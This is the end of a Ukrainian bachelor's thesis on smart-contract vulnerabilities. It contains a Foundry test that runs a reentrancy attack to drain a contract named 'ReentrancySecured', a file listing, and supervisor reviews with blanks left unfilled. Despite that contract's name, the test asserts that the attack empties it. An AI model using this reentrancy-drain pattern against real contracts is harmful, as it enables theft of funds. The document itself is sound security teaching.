        return address(this).balance;
    }
}

// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;
import "../lib/forge-std/src/Test.sol";
import "../lib/forge-std/src/StdUtils.sol";
import {ReentrancyAttack} from "../src/ReentrancyAtackContract.sol";
import {ReentrancySecured} from "../src/ReentrancySecured.sol";

contract ReentrancyTest is Test {
    ReentrancySecured public reentrancySecured;
    ReentrancyAttack public attackContract;
    uint256 internal mainnet;
```

```
    function setUp() public {
        reentrancySecured = new ReentrancySecured();
        attackContract = new ReentrancyAttack(address(reentrancySecured));
    }

    function testReentrancyAttack() public {
        vm.deal(address(this), 3 ether);
        reentrancySecured.deposit{value: 3 ether}();
        vm.deal(vm.addr(1), 1 ether);
        //Запуск атаки
        vm.startPrank(vm.addr(1));
        attackContract.attack{value: 1 ether}();
        vm.stopPrank();
        // Баланс контракту після атаки
        uint256 finalBalance = address(reentrancySecured).balance;
        // Перевірка, що баланс зменшився до 0
        bool zeroBalance = false;
        if (finalBalance == 0) {
            zeroBalance = true;
        }
        assert(zeroBalance);
        //Перевірка, що баланс атакуючого контракту збільшився
        bool balanceChanged;
        if (address(attackContract).balance > 1 ether) {
            balanceChanged = true;
        }
        assert(balanceChanged);
    }
}
```

ДОДАТОК Г

ПЕРЕЛІК ФАЙЛІВ НА ДИСКУ

Ім’я файлу	**Опис**
Пояснювальні документи	
Dryga_dipl.docx	Пояснювальна записка до кваліфікаційної роботи. Документ Word.
Dryga_dipl.pdf	Пояснювальна записка до кваліфікаційної роботи в форматі PDF.
Програма	
Dryga.zip	Архів. Містить коди програм.
Презентація	
Dryga.pptx	Презентація кваліфікаційної роботи.

ДОДАТОК Ґ
ВІДГУК
КЕРІВНИКА ЕКОНОМІЧНОГО РОЗДІЛУ
на кваліфікаційну роботу бакалавра
на тему:
«Вразливості у смарт-контрактах та як захиститись від них »
Студента групи 125-20-2 Дриги Ельдара Андрійовича

Економічний розділ виконаний відповідно до вимог, які ставляться до кваліфікаційних робіт, та заслуговує на оцінку 93б. («Відмінно»)

Керівник розділу _____ Дар'я ПІЛОВА
(підпис) (ім'я та прізвище)

ДОДАТОК Д
ВІДГУК
КЕРІВНИКА КВАЛІФІКАЦІЙНОЇ РОБОТИ

на кваліфікаційну роботу бакалавра на тему:
Вразливості у смарт-контрактах та засоби захисту від них

студента групи 125-20-2 Дриги Ельдара Андрійовича

Пояснювальна записка складається з титульного аркуша, завдання, реферату, списку умовних скорочень, змісту, вступу, трьох розділів, висновків, переліку посилань та додатків, розташованих на __ сторінках та містить __ рисунка, __ таблиці, __ джерел та __ додатка.

У першому розділі проведено аналіз предметної галузі, визначено актуальність завдання та призначення розробки, розроблена постановка завдання, задані вимоги до реалізації, технологій та засобів.

У другому розділі зосереджено увагу на аналізі найпоширеніших вразливостей у смарт-контрактах, вивчаються методи захисту та суть вразливостей. Наводиться приклад вразливого та безпечного коду, а також формується вдосконалена структура вимог для написання безпечних смарт-контрактів.

Студент показав достатній рівень володіння теоретичними положеннями з обраної теми, показав здатність формувати власну точку зору (теоретичну позицію).

Робота оформлена та написана грамотною мовою, відповідає вимогам положення про систему запобігання та виявлення плагіату у Національному технічному університеті «Дніпровська політехніка». Містить необхідний ілюстрований матеріал. Автор добре знає проблему, уміє формулювати наукові та практичні завдання і знаходить адекватні засоби для їх вирішення.

В цілому робота задовольняє усім вимогам і може бути допущена до захисту, а його автор заслуговує на оцінку «_____».

Керівник